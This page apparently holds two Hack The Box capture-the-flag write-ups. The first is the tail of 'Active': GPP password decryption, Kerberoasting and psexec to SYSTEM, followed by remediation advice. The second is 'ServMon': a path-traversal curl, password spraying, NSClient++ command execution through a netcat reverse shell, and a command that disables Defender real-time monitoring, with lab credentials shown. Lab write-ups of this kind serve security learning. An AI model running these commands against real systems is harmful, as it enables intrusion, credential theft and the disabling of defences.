Got root.txt

Got user.txt
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), and 445 (SMB). Added active.htb to /etc/hosts. Attempted anonymous LDAP bind but it was not enabled. Checked SMB with netexec and found read access to the Replication share without authentication.
ldapsearch -x -H ldap://10.129.31.136:389 -b “dc=active,dc=htb” netexec smb 10.129.31.136 -u “” -p “” –shares
2 – GPP credential extraction Connected to the Replication share via smbclient and recursively downloaded all files. Found a Groups.xml file inside a Group Policy directory containing a cpassword attribute. Used gpp-decrypt to recover the plaintext credential.
smbclient //10.129.31.136/Replication gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
Credentials recovered: active.htb\SVC_TGS:GPPstillStandingStrong2k18
3 – Kerberoasting Used the SVC_TGS credentials with impacket-GetUserSPNs to request Kerberos service tickets for accounts with SPNs registered. Received a TGS hash for the Administrator account. Cracked it with Hashcat using rockyou.
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.31.136 -request hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt –force
Credentials recovered: Administrator:Ticketmaster1968
4 – Root Used impacket-psexec with the cracked Administrator credentials to get a SYSTEM shell. Retrieved both user.txt and root.txt.
psexec.py active.htb/Administrator:’Ticketmaster1968’@10.129.31.136
Key Takeaways
- GPP credentials stored in SYSVOL – MS14-025 (CVSS 4.3 Medium) – A Groups.xml file in the Replication share contained a cpassword attribute encrypted with a publicly known static AES key. Microsoft patched this in MS14-025 but the credential file persisted on this system. Any environment that previously used GPP password storage must audit all SYSVOL and replicated shares for remaining cpassword attributes and rotate all affected credentials.
- SMB Replication share accessible without authentication – The Replication share was readable by unauthenticated users, exposing the full contents of replicated Group Policy files including the GPP credential. SMB shares must require authentication and permissions must be audited to ensure anonymous or guest access is not permitted.
- Administrator account registered with an SPN and Kerberoastable – The Administrator account had an SPN registered, making it a target for Kerberoasting. High-privilege accounts must never have SPNs registered. Service accounts should be separate dedicated accounts with the minimum required permissions and their passwords must be long randomly generated strings resistant to offline cracking.
- Weak Administrator password crackable with rockyou – The Administrator Kerberos service ticket hash was cracked using the rockyou wordlist. Administrator and service account passwords must be a minimum of 25 characters, randomly generated, and managed through a PAM solution to make offline cracking infeasible.
- Full domain compromise from a single unauthenticated SMB read – The attack chain required no exploitation beyond reading a publicly accessible SMB share. A single GPP credential led to Kerberoasting and full Administrator access with no additional vulnerability required. Defense in depth and layered credential controls are essential in Active Directory environments.
Remediation
[Immediate] Audit and remove all GPP cpassword attributes – MS14-025 Search all SYSVOL directories and replicated shares for Groups.xml and other GPP preference files containing cpassword attributes using Get-GPPPassword or a similar tool. Remove all findings and rotate every credential that was stored in GPP. Apply MS14-025 if not already patched and confirm it is applied on all domain controllers.
[Immediate] Disable anonymous and guest SMB access Remove anonymous and guest read access from all SMB shares including Replication. Require authenticated access for all shares and audit permissions across the environment. No share containing Group Policy data or domain configuration should be readable without authentication.
[Immediate] Remove the SPN from the Administrator account Audit all accounts with SPNs registered using Get-ADUser -Filter {ServicePrincipalName -ne “$null”} and remove SPNs from any account that does not require them for a specific service function. The built-in Administrator account must never have an SPN registered.
[Immediate] Rotate the Administrator password and enforce a strong password policy Rotate the Administrator password immediately to a randomly generated string of at least 25 characters. Deploy Windows LAPS to manage local Administrator passwords automatically. Implement a Fine-Grained Password Policy requiring long random passwords for all privileged and service accounts.
[Short-term] Audit all Kerberoastable accounts Enumerate all accounts with SPNs and assess whether each SPN is legitimate and necessary. For any service account that must have an SPN, enforce a password of at least 25 randomly generated characters. Consider implementing Group Managed Service Accounts to handle password rotation automatically.
[Long-term] Implement an Active Directory security baseline and regular audit program Deploy a recurring AD security audit covering GPP credential remnants, Kerberoastable accounts, anonymous share access, privileged account SPN registrations, and password policy enforcement. Include Active Directory attack path analysis in the regular penetration testing scope and implement a SIEM with detection rules for Kerberoasting activity.
- GPP credentials stored in SYSVOL – MS14-025 (CVSS 4.3 Medium) – A Groups.xml file in the Replication share contained a cpassword attribute encrypted with a publicly known static AES key. Microsoft patched this in MS14-025 but the credential file persisted on this system. Any environment that previously used GPP password storage must audit all SYSVOL and replicated shares for remaining cpassword attributes and rotate all affected credentials.
-
Servmon writeup
Servmon writeup
Box name: ServMon
Difficulty: Easy
OS: Windows
Overview: ServMon is an easy Windows machine featuring an HTTP server that hosts an NVMS-1000 (Network Surveillance Management Software) instance. This is found to be vulnerable to LFI, which is used to read a list of passwords on a user's desktop. Using the credentials, we can SSH to the server as a second user. As this low-privileged user, it's possible enumerate the system and find the password for NSClient++ (a system monitoring agent). After creating an SSH tunnel, we can access the NSClient++ web app. The app contains functionality to create scripts that can be executed in the context of NT AUTHORITY\SYSTEM. Users have been given permissions to restart the NSCP service, and after creating a malicious script, the service is restarted and command execution is achieved as SYSTEM.
Link: https://app.hackthebox.com/machines/ServMon?sort_by=created_at&sort_type=desc
Machine IP: 10.129.227.77
Ran rustscan.
rustscan -a 10.129.227.77 –ulimit 5000 -b 2000 — -Pn -A


Checked out FTP first as that looks like the lowest hanging fruits and we have anonymous access.
ftp 10.129.227.77

Found two users Nadine and Nathan and two files. Downloaded those to my machine. Read both files and theres a Passwords.txt on Nathan’s desktop. There’s also a mention of a NSClient.

Since we got nothing else from this let’s check out the http server. This is the NVMS that was mentioned.


Did research on this online it’s a CMS system and this version is vulnerable to directory traversal https://www.exploit-db.com/exploits/48311. As the box basically told us there are passwords on Nathan’s desktop we can try hitting that. I tried through the browser but it 404s. Curl grabbed it though.
curl –path-as-is “http://10.129.227.77/../../../../../../../../Users/nathan/Desktop/Passwords.txt“
Since there is ssh open on this windows device let’s use crackmapexec to spray these passwords.

Looks like we found creds nadine:L1k3B1gBut7s@W0rk
We’re able to ssh in.
ssh nadine@10.129.227.77

Got user.txt

Hosted a http server and created a temp directory so I can move over winpeas but so far I think I’ll have to do something with the NSClient.
sudo python3 -m http.server
Downloaded winpeas.
powershell -c “Invoke-WebRequest -Uri ‘http://10.10.16.147:8000/winPEASx86.exe’ -Outfile ‘C:\temp\winPEASx86.exe’”
And Ran it. From the results it only looks like the NSClient is interesting. From some googling we might be able to get a password from the config file.
type “C:\Program Files\NSClient++\nsclient.ini”

ew2x6SsGTxjRwXOT
Unfortunately that isn’t reused for nathan’s ssh password. NSClient is running on port 5666 and 8443 though. Relogged into ssh with a tunnel.
ssh -L 8443:127.0.0.1:8443 nadine@10.129.227.77
I was able to log in with the newly found password.

I did some research and found windows/http/nscp_authenticated_rce and https://www.exploit-db.com/exploits/46802. Unfortunately metasploit wasn’t working properly. Followed exploit db instead. Created evil.bat, set up a listener. Added a foobar script.

Added the scheduler and saved the configuration at the top (spelled foobar wrong, I fixed that later as I was having issues).

Went to Control and reloaded. Realized I was missing nc64.exe so downloaded that to the victim machine too.
powershell -c “Invoke-WebRequest -Uri ‘http://10.10.16.147:8000/nc64.exe’ -Outfile ‘c:\temp\nc64.exe’”
Pivoted a bit here as following the exploit db path was wrong. We can make it a command and run it.

I ended getting stuck here so I looked at a writeup. I believe I was getting caught by an AV which was my issue. From this writeup it looks like we can turn it off https://medium.com/@Poiint/htb-servmon-write-up-dd3d03ac4f09.
echo ‘powershell Set-MpPreference -DisableRealtimeMonitoring $true’ > ~/fknhack/av.bat
And downloaded it to the machine.
powershell -c “Invoke-WebRequest -Uri ‘http://10.10.16.147:8000/av.bat’ -Outfile ‘c:\temp\av.bat’”
Added this to scripts.

Reloaded and I finally got a shell. I wouldn’t have considered an AV as this is an easy box and don’t have much studying in that regard so far but we’re finally done.

And we got root.txt

GG
Attack Chain
